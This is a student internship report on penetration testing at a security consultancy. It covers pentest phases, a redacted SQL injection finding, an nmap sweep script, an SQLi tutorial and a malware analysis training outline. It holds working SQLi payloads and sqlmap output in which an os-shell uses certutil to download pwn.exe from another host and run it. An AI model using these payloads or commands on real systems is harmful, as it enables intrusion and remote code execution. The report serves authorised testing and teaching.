



Daffodil *International* **University**

Course Code: SE-431

Course Title: Thesis/Project/Internship

Internship on Security Operations (VAPT)

Supervised By:

Mr. Md. Maruf Hassan

Associate Professor, Department of Software Engineering

Daffodil International University

Submitted By:

Naimur Rahman

ID: 191-35-2746

Section: A (28th Batch)

Department of Software Engineering

Daffodil International University

This Internship report has been submitted in fulfillment of the requirements for the Degree of Bachelor of Science in Software Engineering.

Department of Software Engineering

Daffodil International University

APPROVAL


This thesis titled on “**Internship**”, submitted by **Naimur Rahman (ID: 191-35-2746)** to the Department of Software Engineering, Daffodil International University has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of Bachelor of Science in Software Engineering and approval as to its style and contents.

BOARD OF EXAMINERS




Dr. Imran Mahmud
Head and Associate Professor
Department of Software Engineering
Faculty of Science and Information
Technology Daffodil International University

Chairman




Md. Mazuf Hasn
Associate Professor
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

Internal Examiner 1



Fatama Binta Rafiq
Lecturer (Senior)
Department of Software Engineering
Faculty of Science and Information Technology Daffodil
International University

Internal Examiner 2



Dr. Md. Sazzadur Rahman
Associate Professor
Institute of Information Technology
Jahangirnagar University

External Examiner

DECLARATION

I hereby declare that this internship report is my original report for my Bachelor of Software Engineering program, and it was written by me with the assistance of my esteemed supervisor. All sources of information that were used in this internship report have been duly credited.

Furthermore, I confirm that this report is created only for my academic purpose, not for any other means and I would like to assume full responsibility for any errors contained in this report.



Naimur Rahman

ID:191-35-2746

DEDICATION

This report is dedicated to my beloved parents and teachers, who taught me to work hard for those things that I aspire to achieve and carried me all the way. They always support and encouragement during the challenges of my life.

ACKNOWLEDGEMENT

First and foremost, I want to express my appreciation to the All-Powerful Allah (SWT) for his blessings over the years and for providing me the willpower to finish my B.Sc. in Software Engineering. My respected supervisor, Mr. Md. Maruf Hassan, had the distinction of being my teacher, and I am appreciative of his advice and support. His extensive knowledge helped me improve significantly and extend my perspective. His astute observations and unwavering encouragement considerably influenced my decision to pursue a career in the industry's practical side. I am in my current position thanks to his unending patience, studious guidance, constant inspiration, active support, constructive criticism, and insightful recommendation. I want to express my heartiest feelings to Dr. Imran Mahmud, Associate Professor and Head, Department of Software Engineering, Daffodil International University for his kindness and proper support for the internship. Additionally, I want to show my gratitude to all the faculties, employees, and staff for their continuous support. I would also like to show my warmest gratitude to my coursemates who supported me through these four years. Finally, I would like to give thanks and show my gratitude to my parents and sibling for the support and patience they have shown.

ABSTRACT

Described in this report is my role as an Engineer, Cyber Security at Enterprise InfoSec Consultants (EIC). I am doing my internship under Md. Jahangir Alam, CISA. I finished my 4-month internship with Enterprise InfoSec Consultants (EIC) on November 25, 2022, having started it on July 25, 2022. In this report, I'll go over each task I put into practice during my internship.

Table of Contents

Chapter 1: Introduction	1
1.1 Objective	1
1.2 Motivation	2
1.3 Internship Goal	2
1.4 Background	3
1.5 Scope of the work	3
Chapter 2: Organization Overview	4
2.1 About Enterprise InfoSec Consultant (EIC)	4
2.2 Core Services	4
2.3 Approach	6
2.4 Procedure	7
2.5 Major Clients	7
2.6 Location	8
Chapter 3: Working Procedure	9
3.1 Introduction:	9
3.2 Overview:	9
3.2.1 External Penetration testing	9
3.2.2 Internal Penetration testing	9
3.2.3 Double-blind testing	10
3.2.4 Targeted testing	10
3.2.5 Determine Method of penetration testing	10
I. Black Box Penetration Testing	10
II. Grey Box Penetration Testing	10
III. White Box Penetration Testing	10
3.3 Phases I follow during vulnerability assessment & penetration testing:	11
3.3.1 Planning and reconnaissance	11
3.3.2 Scanning	11
3.3.3 Gaining Access	11
3.3.4 Maintaining access	13
3.3.5 Analysis	13
Chapter 4: Tools & R&D	13
4.1 Tools	13
4.2 Tools created using bash script	14

4.3	SQL injection R&D	15
4.4	Malware Analysis Training conducted in financial institutions	23
4.5	Wireless Penetration Testing	27
4.6	NMAP R&D	28
Chapter 5: Achievement		35
Chapter 6: Conclusions		36
References		36

Chapter 1: Introduction

1.1 Objective

An internship program is designed to help participants gain some practical industrial experience using the knowledge they have acquired through their academic studies in related subjects. It identifies our talents and areas for improvement that have a significant career influence. It teaches us how to work as a great team. It develops our soft skills and aids in our industry readiness. It improves both our communication and presentation skills. While working on a project, we also pick up new technology adoption skills. We collaborate with a group of professionals with extensive industry expertise in an internship program, and we can learn from them as well.

I have completed my 4 months internship program at Enterprise InfoSec Consultants (EIC) as a Cyber Security Engineer Intern. This internship report covers all the working experience that I have gained during my 6 months internship period.

- a) Clarify the VAPT's scope using systems, locations, technologies, and tools.
- b) Scope and Data Collection Try to collect as much data as you can after the scope has been precisely specified; it will be used to attack the target during penetration testing.
- c) The security testing team uses a variety of methodologies, including human resources, components, systems, services, technologies, tools, and infrastructure specified earlier in the scope, to find vulnerabilities during this stage.
- d) The vulnerabilities are then exploited using various testing methodologies, including Open Web Application Security Project (OWASP), Penetration Testing Execution Standard (PTES), and Information System Security Assessment Framework (ISSAF), as well as Open-Source Security Testing Methodology Manual (OSSTMM) (ISSAF).
- e) Doing validation according to the framework requirements.
- f) Provide a report of the final assessment.

1.2 Motivation

The primary objective of the internship is to get in-depth information about best practices in cybersecurity. because learning everything and developing industry competence within the constraints of academic education is impossible. The ability to train me for real-world challenges like doing internal and external penetration testing and providing consulting for freshly reformed firms was another factor in my decision to pursue an internship. In addition, my supervisor strongly encourages me to apply for a cybersecurity internship, particularly one that involves penetration testing.

I have completed the " Security Analysis and Penetration Testing " under a major in cybersecurity. That's why I have chosen Enterprise InfoSec Consultants (EIC) where I can work independently as an external and internal penetration tester.

1.3 Internship Goal

I have done my internship at EIC under RED Team, Security Operations, department. I always have dreamed to work in the RED team and this internship has offered me the chance to work in this vast field of cybersecurity. From this internship, I have learned:

- a) Using systems, locations, technologies, and tools, define the scope of the VAPT.
- a) Data Collection and Scope After the scope has been carefully defined, try to gather as much data as you can; it will be used to attack the target during penetration testing.
- c) To detect vulnerabilities during this stage, the security testing team uses a number of approaches, including the personnel, infrastructure, systems, services, technologies, and tools mentioned earlier in the scope.

Using a variety of testing methodologies, such as Open Web Application Security Project (OWASP), Penetration Testing Execution Standard (PTES), Information System Security Assessment Framework (ISSAF), and Open-Source Security Testing Methodology Manual (OSSTMM), the vulnerabilities are then exploited (ISSAF).
- e) Carrying out validation in accordance with framework specifications.
- g) Submit a report of the final assessment.

1.4 Background

I've been offered the chance to do the internship as a part of my bachelor's program at Daffodil International University. I completed Certified Ethical Hacking from the cybersecurity center of DIU as a student majoring in cybersecurity. I also learned penetration testing as part of my bachelor's degree curriculum. I can add practical experience to my theoretical knowledge thanks to this internship.

1.5 Scope of the work

This report is based on the Enterprise InfoSec Consultants (EIC) auditing standard and describes EIC's penetration procedure. In this report, I have written about different phases of vulnerability assessment & Penetration Testing (VAPT) that I have performed during my internship period. Screenshots of evidence and document are masked with the organization name. I have taken proper approval from EIC while preparing this report.

Chapter 2: Organization Overview

2.1 About Enterprise InfoSec Consultant (EIC)

Enterprise InfoSec Consultants (EIC) started its journey in 2016. EIC provided its clients with IT auditing and cyber security consulting services. In recent years, EIC has made significant strides in the implementation of ISO standards across numerous fields and sectors. We are now the only business in Bangladesh to be accredited as a SWIFT CSP Assessment Provider and a SWIFT Cyber Security Service Provider. SWIFT CSP Audit, SWIFT Vulnerability Assessment & Penetration Testing, and Consultancy on Control Implementation for SWIFT are among the services we offer, all of which include certification. We are also a PCI QSA Company, a group that certifies individuals for validating payment card security compliance (PCI DSS Certification). EIC is currently known for more than just Bangladesh; we also have customers in the USA and Sri Lanka.

At EIC, we have a special understanding of our client's business requirements. Our team is where it all begins. We nurture talent that is familiar with your sector, aware of your problems, and willing to collaborate with you to resolve them. Our executives frequently have 15 to 20 years of experience and come from the banking, NBF, multinational corporation, and telecom industries. You need processes that will adapt as your operations and consumer expectations change if you want your business to stay competitive. We are the finest partner for your business needs since we are knowledgeable about industry best practices, adhere to local regulations, and comprehend international standards. We collaborate with your company to provide innovative, scalable, and sustainable results. We have tight ties with our clients to help them make effective decisions that deliver on their objectives. Our methods are people-focused, inclusive, and transparent and apply robust validated decision theory. This allows us to model the decision, perspectives, and trade-offs in real-time industry challenges. Delivering shared understanding and alignment and making collective decisions helps our customers to be the best fit for the industry and have a sustainable business operation.

2.2 Core Services

- a) **Vulnerability Assessment and Penetration Testing (VAPT):** EIC offers the most effective penetration testing services in Bangladesh. They use manual analysis, cutting-

edge penetration testing methodology, the best penetration testing tools, and penetration testing reports. EIC's penetration testing and vulnerability assessment services assist organizations in reducing cyber security risks effectively and presenting a thorough penetration testing report to clients, management, and investors.

- b) PCI DSS Compliance:** The Payment Card Industry Data Security Standard (PCI DSS) specifies information security guidelines for all organizations that hold, process, or transmit card data. PCI DSS regulations apply if any organization handles debit or credit card data. As a PCI QSA organization, EIC helps to achieve PCI DSS compliance and validate the organization's compliance. They offer a hassle-free compliance solution with low-cost implementation. QSA of EIC has considerable working experience in banks, telecommunications, and the service industry with twelve (12) years of hands-on expertise in information security. They also have numerous PCI QSA with similar expertise in PCI DSS-related consultancy/implementation/certification.

- c) Information System Audit:** EIC helps to enhance the effectiveness of the organization's compliance function. They have developed the core components for compliance arrangements, a cycle for continued assessment and improvement, and the principles by reference to which these should operate (Audit planning, Risk Assessment, Business Process Analysis, Performance of Audit Work, and Reporting).

- d) SWIFT CSP Assessment:** EIC has extensive experience in cyber security, information security auditing, and IT compliance. With years of expertise in delivering information, system audits, governance, risk, and compliance services to banking and financial customers, they offer the best solutions to the challenges and threats that financial organizations face. EIC offers a team of information security and information system auditors that are skilled at providing independent and necessary control design and implementation over compliance framework to the clients. They collaborate with businesses at every stage to guarantee a successful SWIFT CSP attestation.

- e) **ISO 27001:** ISO/IEC 27001 is a widely known and acknowledged standard for the management of information security systems (ISMS). They offer a hassle-free compliance solution with cost-effective implementation. EIC offers ISO/IEC 27001 information security certification, which implies better performing techniques, more skilled staff, and longer-lasting customer connections with their employees.

- f) **Security Operation Center:** EIC assists organizations in establishing a Security Operation Center, which will be managed by the organization. People inside the organization will manage the people, processes, and technology that are required for running an effective security operation center.

2.3 Approach

At EIC, we have a special understanding of our client's business requirements. Our team is where it all begins. We nurture talent that is familiar with your sector, aware of your problems, and willing to collaborate with you to resolve them. Our executives frequently have 15 to 20 years of experience and come from the banking, NBF, multinational corporation, and telecom industries. You need processes that will adapt as your operations and consumer expectations change if you want your business to stay competitive. We are the finest partner for your business needs since we are knowledgeable about industry best practices, adhere to local regulations, and comprehend international standards. We collaborate with your company to provide innovative, scalable, and sustainable results. We have tight ties with our clients to help them make effective decisions that deliver on their objectives. Our methods are people-focused, inclusive, and transparent and apply robust validated decision theory. This allows us to model the decision, perspectives, and trade-offs in real-time industry challenges. Delivering shared understanding and alignment and making collective decisions helps our customers to be the best fit for the industry and have a sustainable business operation.

2.4 Procedure

- I. When interacting with customers and partners, we keep an eye on mutual benefit (“win-win”). In the event such a result is unattainable, it is better to abandon the interaction than to put one of the parties in a “lose” situation.
- II. The trust of our customers and partners brings the greatest value to all company employees.
- III. Customer satisfaction - the primary criteria for employee performance evaluation.
- IV. We aim to provide maximum convenience for the client to work with us.
- V. The trust of our customers and partners brings the greatest value to all company employees.
- VI. We offer our customers only those services, in which we have complete confidence for professional performance and constant quality improvement.

2.5 Major Clients

2.5.1 Banks

- a) NRBC BANK
- b) JANATA BANK
- c) DHAKA BANK
- d) UCBL BANK
- e) SOUTH EAST BANK
- f) MARKENTILE BANK

2.5.2 Others

- a) SHEBA
- b) SynsisIT
- c) FINTEC

2.5.3 NBFIs

- a) LankaBangla
- b) DBH
- c) IPDC

2.6 Location

Corporate Office: House 15 (5th Floor), Road 7, Block C, Niketon, Gulshan, Dhaka 1212, Bangladesh.

Phone: +88 09 617204204

Email: info@eic.com.bd

Chapter 3: Working Procedure

3.1 Introduction:

This part will contain my works and experiences that I have gathered during my internship period in Enterprise InfoSec Consultants (EIC) as a Cyber Security Engineer and cybersecurity consultant.

I have been supervised by Md. Jahangir Alam, CISA Chief Operating Officer of Enterprise InfoSec Consultants, Bangladesh.

3.2 Overview:

During this internship period, I have conducted five vulnerability assessments and penetration testing on five different clients which include Banks, Non-Banking Financial Institutes, Manufacturing Companies, Hospitals, and groups of companies. A penetration testing methodology is a combination of processes and guidelines according to which a peretest is conducted.

3.2.1 External Penetration testing

In external penetration testing we target the assets of a company that is publicly available on the internet, e.g., web application, company website, email, and domain name servers (DNS). The goal is to gain access and extract valuable assets.

3.2.2 Internal Penetration testing

As a tester we have access to an application behind its firewall that mimics a malicious insider attack during internal Penetration testing.

3.2.3 Double-blind testing

In a double-blind test, we have no prior knowledge of the simulated attack. As in the real world.

3.2.4 Targeted testing

In this scenario, we work together and keep each other apprised of their movements. This is a valuable training exercise that provides a security team with real-time feedback from a hacker's point of view.

3.2.5 Determine Method of penetration testing

There are three penetration testing methods we have used, each with a varying level of information provided to the tester before and during the assessment.

I. Black Box Penetration Testing

A black box test is one where the clients provide us with the bare minimum amount of information, such as just the company name. This is best suited for a mature environment where there are already existing processes for vulnerability identification and remediation. There we able to simulate an attacker with limited knowledge of the organization. The downside to this approach is that the tester devotes time to learning the environment. Time that could be spent testing for potential vulnerabilities when this high-level information is provided up front.

II. Grey Box Penetration Testing

The next step up in providing the information is often referred to as a grey box test. Here, the clients provide us with a bit more information, such as specific hosts or networks to target.

III. White Box Penetration Testing

The third type of penetration testing is white box testing. This type of testing involves providing us with all sorts of internal documentation, configuration plans, etc. By providing this information to us, we can spend more time focused on exploiting issues, rather than performing Information gathering, enumeration, and vulnerability scanning. This type of testing can also be used to target specific, such as new features in an application, or new segments of a network.

3.3 Phases I follow during vulnerability assessment & penetration testing:

3.3.1 Planning and reconnaissance

- a) defining a test's objectives and scope, as well as the systems it will test and the techniques it will employ.
- b) collecting information such as network and domain names, mail servers, etc. to learn more about a target's operations and any potential vulnerability.

3.3.2 Scanning

The next step is to understand how the target application will respond to various intrusion attempts. This is typically done using:

- **Static analysis** - Inspecting an application's code to estimate the way it behaves while running. These tools can scan the entirety of the code in a single pass.
- **Dynamic analysis** - Inspecting an application's code in a running state. This is a more practical way of scanning, as it provides a real-time view of an application's performance.

3.3.3 Gaining Access

This stage involves identifying a target's weaknesses via web application assaults such as cross-site scripting, SQL injection, server-side attack, and backdoors. In order to comprehend the harm these vulnerabilities can do, we attempt to exploit them, often by elevating their privileges, stealing data, intercepting communications, etc.

6.1 SQL Time based blind SQL injection		CVSS
Score: 10		
Risk	CRITICAL	
Locations(s)	[REDACTED]	
Issue Details	SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time before responding. The parameter that infected for SQL injection is UserName(POST).	
Impact	It is possible for attackers to view the databases, tables, user lists and the deletion of entire tables and, in certain cases, the attacker gaining administrative rights to a database.	
CVE	CWE-89	
Recommendation	<p>It is recommended to contain the following attributes to avoid SQL injection:</p> <ul style="list-style-type: none"> Use parameterized queries (SqlCommand with SqlParameter) and put user input into parameters. Don't build SQL strings out of unchecked user input. Check for second level vulnerabilities - don't build SQL query strings out of SQL table values if these values consist of user input. Use stored procedures to encapsulate database operations. 	
Proof		
<pre>Parameter: UserName (POST) Type: boolean-based blind Title: OR boolean-based blind - WHERE or HAVING clause (NOT) Payload: UserName=admin' OR NOT 5240=5240-- L5JT6Password=admin</pre>		
<pre>Type: time-based blind Title: Oracle OR time-based blind Payload: UserName=admin' OR 8783=DBMS_PIPE.RECEIVE_MESSAGE(CHR(80) CHR(108) CHR(119) CHR(100),5)-- A0uG6Password=admin</pre>		

Figure 1: SQL injection

```
[02:25:51] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2012 R2 or 8.1
web application technology: Microsoft IIS 8.5, ASP.NET 4.0.30319, ASP.NET
back-end DBMS: Microsoft SQL Server 2014
[02:25:51] [INFO] testing if current user is DBA
[02:25:51] [INFO] testing if xp_cmdshell extended procedure is usable
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[02:26:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
disruptions
[02:26:30] [INFO] adjusting time delay to 2 seconds due to good response times
[02:37:30] [INFO] xp_cmdshell extended procedure is usable
[02:37:30] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:37:30] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> certutil.exe -urlcache -f http://192.168.67.130/pwn.exe C:\Users\Public\pwn.exe
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
[05:16:12] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 8.5
back-end DBMS: Microsoft SQL Server 2014
[05:16:12] [INFO] testing if current user is DBA
[05:16:12] [INFO] testing if xp_cmdshell extended procedure is usable
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[05:16:26] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
disruptions
[05:17:01] [INFO] adjusting time delay to 1 second due to good response times
[05:17:30] [INFO] xp_cmdshell extended procedure is usable
[05:17:30] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[05:17:30] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> c:\Users\Public\pwn.exe
do you want to retrieve the command standard output? [Y/n/a] Y
[05:17:40] [INFO] retrieved: 4
[05:17:43] [INFO] retrieved: This version of C:\Users\Public\pwn.exe is not compatible with the version of Windows you're ru
```

Fig 5.2.3(c): OS shell found and file can be uploaded because of SQL injection

Figure 1: SQL injection

3.3.4 Maintaining access

The goal of this stage is to see if the vulnerability can be used to achieve a persistent presence in the exploited system— long enough for a bad actor to gain in-depth access. The idea is to imitate advanced persistent threats, which often remain in a system for months in order to steal an organization’s most sensitive data.

3.3.5 Analysis

The penetration test’s findings are then put into a report with the following information:

- certain flaws that were exploited
- Access to private information

how long it took for the pen tester to stay hidden in the system

Security personnel examine this data to assist in configuring an enterprise’s WAF settings and other application security tools to fix vulnerabilities and defend against upcoming attacks.

Chapter 4: Tools & R&D

4.1 Tools

• SQLMap	• SMBMap
• Mimikatz	• Sntp-user-enum
• SecLists	• Snmp-check
• Arp-scan	• Sparta
• Dmitry	• SSLyze
• Dnsmap	• theHarvester
• DNSRecon	• Unicornscan
• Dnswalk	• Openvas
• dotDotPwn	• Oscanner
• Enum4Linux	• Armitage
• GoLismero	• BeEF
• Ident-user-enum	• Exploitdb
• Nikto	• Maltego
• Nmap	• Metasploit

Recon-ng	Dirb
----------	------

4.2 Tools created using bash script

This script is created to simplify "find and discovering live host" and "NMAP scan" (nmap contain -T4 -A (everything) -p-(all ports) -O(OS))

1)The syntax To run this code is

2)git clone <https://github.com/naimurrahman04/snmaps.git>

3)\$cd snmaps

4)\$chmod +x iLping.sh

5)\$chmod +x snmaps.sh

6)Syntax: ./snmaps.sh ip.ip.ip (first 3 portion);

BScript for the tool

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "you forgot an IP address!"
echo "Syntax: ./snmaps.sh 192.168.0"

else
./iLping.sh $1 >ip.txt
for ip in $(cat ip.txt); do sudo nmap -T4 -A -p- -O $ip; done
fi

# Ping ip

for ip in `seq 1 254` ; do
ping -c 1 $1.$ip | grep "64 bytes" | cut -d " " -f 4 | tr -d ":" &
done
```

4.3 SQL injection R&D

SQL injection is a kind of vulnerability that an attacker interferes with or manipulates with SQL queries that an application makes to the backend database.

The most common locations where SQL injection arises are

UPDATE

INSERT

SELECT

ORDER BY

Common SQL Verbs

1. Select - Retrieve Data from table
2. Insert - Adds data to Table
3. Delete - Remove data from table
4. Update- Modifies data in Table
5. Drop - Delete table
6. UNION - Combines data from table

Other common Terms

1. Where - filters record based on specific conditions
2. And/Or/NOT - Filter record based on multiple conditions
3. ORDER BY - SORT record in ascending/ descending order

Example: USERS TABLE

UserID	UserName	FullName	Email	Country
1	Frank	Frank Castle	frank@marvel.com	US
2	Natasha	Natasha Romanova	blackw@marvel.com	RU
3	Peter	Peter Parker	Spiderman@marvel.com	US
4	Tony	Tony Stark	ironman@marvel.com	US
5	Clint	Clint Barton	hawkeye@marvel.com	US

1. Select * from Users;
 Result: Will show all the info from the the table
 Select UserID,UserName from users
 Result :

UserID	UserName
1	Frank
2	Natasha
3	Peter

4	Tony
5	Clint

Select * from Users Where country='RU'

Result:

2	Natasha	Natasha Romanova	blackw@marvel.com	RU
---	---------	------------------	-------------------	----

Select * From Users Where country='US' AND Username='Frank'

Result:

1	Frank	Frank Castle	frank@marvel.com	US
---	-------	--------------	------------------	----

Special Character

1. ' and ' - String Delimiters
2. -, /*, and # - comment delimiters
3. * and % wildcards
4. ; - End SQL statement
5. Plus a bunch of others that follow programmatic logic =, +, >, <, (), etc.

When a user wants to login into a website the process is

1. The user enters credentials (username and password)
2. The system validates credentials by sending SQL (select * from users where username = 'admin' and password = 'pass123';) queries in the backend.
3. The system grabs user info from the session.
4. System displays webpage.

And if attackers want access to an admin profile (if an admin profile is present in a database) and the system is vulnerable to SQL injection the process is

1. The attacker enters as like admin'--
2. The system validates the credential as the SQL queries (select * from users where username = 'admin'--' and password = '';))
3. The queries will interfere as the rest of the queries are commented from ('-- and password = '';))
4. The system grabs user info from the session.
5. System displays webpage.

Impact of SQLi

Unauthorized access to sensitive data that affect CIA (Confidentiality, Integrity, and Availability)

1. Confidentiality: SQLi can be used to get access to sensitive data such as usernames and passwords.
2. Integrity: SQLi can be used to alter data in the database.
3. Availability: SQLi can be used to remove data in the database.

Detecting SQL injection vulnerabilities

Depending on the perspective of testing there are two types of testing

1. Black Box

(Black box testing is based on the software's specifications or requirements, without reference to its internal workings.)

MAP the application

Fuzzing the application

- Submit SQL-specific characters such as 'or ' and look for errors or other anomalies
- Submit Boolean conditions such as OR 1=1 and OR 1=2 and look for differences in the application's responses.
- Submit payloads designed to trigger time delays when executed within a SQL query and look for differences in the time taken to respond.
- Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query and monitor for any resulting interactions.

White box

(White box testing is a security testing method that can be used to validate whether code implementation follows the intended design, to validate implemented security functionality, and uncover exploitable vulnerabilities.)

Enable webserver login

Enable database login

Map the application

- Visible functionality in the application
- Regex search on all instances in the code that talks to the database
- d. Code review!
 - Follow the code path for all input vectors
- e. Test any potential SQLi vulnerabilities

Types of SQLi

In-band (Classic)

- . Error
- . Union

Inferential (Blind)

- . Boolean
- . Time

Out-of-Band

In-band SQLi

In in-band SQLi attacker uses the same communication channel to attack and gather the results of the attack.

The result of retrieved data presents directly on the application web page.

Error base SQLi

Error base SQLi technique that force the database to generate an error, giving the attacker information upon which to refine their injection

Example:

www.example.com/app.php?id='

1. Submit SQL specific characters such as ('or ') and look for errors

Output: You have an error in SQL syntax, check the manual that corresponds to your MySQL server version.

Different Character can give different errors

Error based SQL Example

REQUEST

1. example.com/?id='

2. example.com/?id="
3. example.com/?id=`
4. example.com/id[]=)

RESPONSE

1. error
2. error
3. error
4. error

app/news.php?id = 1 → 1 articles.u_id = '1'

app/news.php?id = 1' → 1 articles.u_id = '1'

app/news.php?id = 1'+AND+1=1-+ → 1 articles.u_id = '1' AND 1=1-'

app/news.php?id = 1'+UNION+SELECT+1-+ → articles.u_id = '1' UNION SELECT 1--'

app/news.php?id = 1'+UNION+SELECT+1,2-+ → articles.u_id = '1' UNION SELECT 1,2--'

app/news.php?id = 1'+UNION+SELECT+1,2,3-+ → articles.u_id = '1' UNION SELECT 1,2,3--'

app/news.php?id = 1'+UNION+SELECT+1,2,3,4-+ → articles.u_id = '1' UNION SELECT 1,2,3,4--'

Union-based SQLi

Union base SQLi is a technique that leverages the UNION SQL operator to combine the result of two queries into a single result set.

Example:

Rules for union operator

- The number and the order of the columns must be the same in all queries.
- The data types must be compatible.

Table 1

a	b
1	2
3	4

Table 2

c	d
5	6
7	8

1. Query: select a, b from table 1

Result: 1,2

3,4

Query: select a,b from table 1 union select c,d from table

Result: 1,2
3,4
5,6
7,8

Query: select a,b from table 1 union select username, password from users

SQLi: Step 1

If we have 3 columns

Determine the number of columns If does not match the columns

Method 1:

select? from table1 union select NULL

Result: error → incorrect number of columns

If the column numbers match right

select? from table union select NULL, NULL, NULL

Result: Response = 200 → a correct number of columns

Method 2:

select? from table1 union order by 1- -

Result: 200 → correct number of columns

select? from table1 union order by 2- -

Result: 200 → correct number of columns

select? from table1 union order by 3- -

Result: 200 → correct number of columns

select? from table1 union order by 4- -

Result: error → incorrect number of columns

Finding the Data types of the column

SQLi: Step 2

1. Determine the data type of the columns

select a, b, c from table union select 'a',NULL,NULL

select a, b, c from table union select NULL,'a',NULL

select a, b, c from table union select NULL,'a',NULL

->column type = text = no error

->column type != text = error

(if we want usernames, password,)

www.example.com/app.php?id=' UNION SELECT username, password,email from users -

Output

Admin(username)

passwordss1231(password)

email@email.com(email)

Inferential (Blind) SQL injection

SQLi there is no actual transfer of data via the web application. An attacker is able to reconstruct the information by sending a particular request and observing the resulting behavior of the DB Server.

Boolean-Based Blind SQLi

Boolean-Based SQLi is a blind SQLi technique that uses boolean conditions to return a different result depending on whether the query returns a TRUE or False result.

1. Submit a boolean condition that evaluates to false and note the response
2. Submit a Boolean condition that evaluates to true and notes the response
3. Write a program that uses conditional statements to ask the database a series of True/false questions and monitor the response.

Example (1):

www.example.com/app?id=1

Backend Query:

```
select title from product where id =1
```

Payload (False)

www.example.com/app?id=1 and 1=2

Backend Query:

```
select title from product where id =1 and 1=2
```

(Will not show the title)

Payload (True)

www.example.com/app?id=1 and 1=1

Backend Query:

```
select title from product where id =1 and 1=1
```

(Will show the title)

Example (2):

username	password
admin	ebsasfafnan12112jnjafna
user007	sadajfnajfn

Payload

www.example.com/app.php?id=1 SUBSTRING ((SELECT password FROM Users WHERE Username ='Admin'),1,1) ='s'

Backend Query:

```
select title from product where id = 1 SUBSTRING ((SELECT password FROM Users WHERE Username ='Admin'),1,1) ='s'
```

→ will not show the title (Password first string does not match)

Payload

www.example.com/app.php?id=1 SUBSTRING ((SELECT password FROM Users WHERE Username ='Admin'),1,1) =**FIRST CHARACTER**),1,1) =**ONLY ONE CHARACTER**) ='e'

Backend Query:

```
select title from product where id = 1 SUBSTRING ((SELECT password FROM Users WHERE Username ='Admin'),1,1) ='e'
```

→ will show the title (Password first string does match)

FIRST CHARACTER OF THE PASSWORD IS E

(As of this application dose no return any query except true or false so we looped the query and check if the password string is true or false)

Example Query:

If the first character of the admin's hashed password is an 'a', wait for 10 seconds.

-> Response takes 10 seconds -> the first letter is 'a'

-> Response doesn't take 10 seconds -> the first letter is not 'a'

Out of band SQLi

Vulnerability that consists of triggering an out-of-bound network connection to a system that you control.

-A variety of protocols can be used (ex. DNS, HTTP)

,

Retrieving hidden data

REQUEST: `https://example.com/products?category=Gifts`

BACKEND QUERY: `SELECT * FROM products WHERE category='Gifts' AND released=1`

REQUEST: `https://example.com/products?category=Gifts'-`

BACKEND QUERY: `SELECT * FROM products WHERE category='Gifts'--' AND released=1`

REQUEST: `https://example.com/products?category=Gifts' + OR + 1=1-`

BACKEND QUERY: `SELECT * FROM products WHERE category='Gifts' OR 1=1--' AND released=1`

Subverting application logic

BACKEND QUERY FOR LOGIN: `SELECT * FROM users WHERE username='kabib321' AND password='hotdogs321'`

in input filed administrator'--

BACKEND QUERY FOR LOGIN: `SELECT * FROM users WHERE username='administrator'--' AND password="`

Retrieving data from other database tables

BACKEND QUERY: `SELECT name, description from product Where category = 'Gifts' UNION SELECT username, password FROM users --'`

Examining the Database

ON oracle `SELECT * FROM v$version`

What is the database and database table information

`SELECT * FROM information_schema.tables`

SQL injection defenses

Defense 1: Parameterized Statements

1. Ensure input (parameters) are used safely in SQL statements

Example 1: `"SELECT * FROM users WHERE email =?"`

Example 2: `"SELECT * FROM users WHERE email='"+email+"'";`

Defense 2: Sanitizing Input

4.4 Malware Analysis Training conducted in financial institutions

Malware Analysis	
Course Outline	Details
1. What is Malware?	<ol style="list-style-type: none"> 1. What is malware capable of? 2. Data encryption and destruction 3. Spying Malware
2. Types of malwares	<ol style="list-style-type: none"> 1. Trojan 2. RAT's 3. Ransomware 4. Dropper
3. The objective of malware analysis	
4. Types of malware analysis	<ol style="list-style-type: none"> 1. Static 2. Dynamic
5. Tools	<ol style="list-style-type: none"> 1. Lab setup <ol style="list-style-type: none"> a) Hypervisor - VirtualBox or VM Windows 7/10 b) FLARE VM - Windows malware analysis distribution Comes prepackaged with all the tools we need for malware analysis
6. Security guideline	
7. Static Properties Analysis	
8. Static analysis tools	
9. Static analysis	<ol style="list-style-type: none"> 1. Obtaining MD5 Checksums of Provided Files 2. Identifying if the Executables are obfuscated/packed 3. Sysinternals Certutil, Strings
10. Dynamic analysis	<ol style="list-style-type: none"> 1. Isolation 2. FakeNet Setup

Malware - an executable or a malicious binary.

"Malware" consists of two words combined: malicious and software. Typically, Malware is designed to cause damage to Computers or Networks, this may be on a huge scale or only on a local network (LAN).

Malware Capable of?

1. Malware specimen Capability
2. Attackers Intent
3. Identifying Indicators of Compromise

Spying on target

1. Rat's
2. Keyloggers

Data encryption and destruction

1. Ransomware

Types of malwares

1. Trojan: disguises itself as a legitimate program for social engineering purposes. It can destroy and exfiltrate data and can also be used for spying
2. RATs: Allow the attacker to remotely access and execute commands on the system. It's functionality can be extended with modules like keyloggers.
3. Ransomware: Encrypt all files on the system and holds the system and its data for ransom.
4. Dropper: Download or drop additional malware.

Objectives of malware analysis

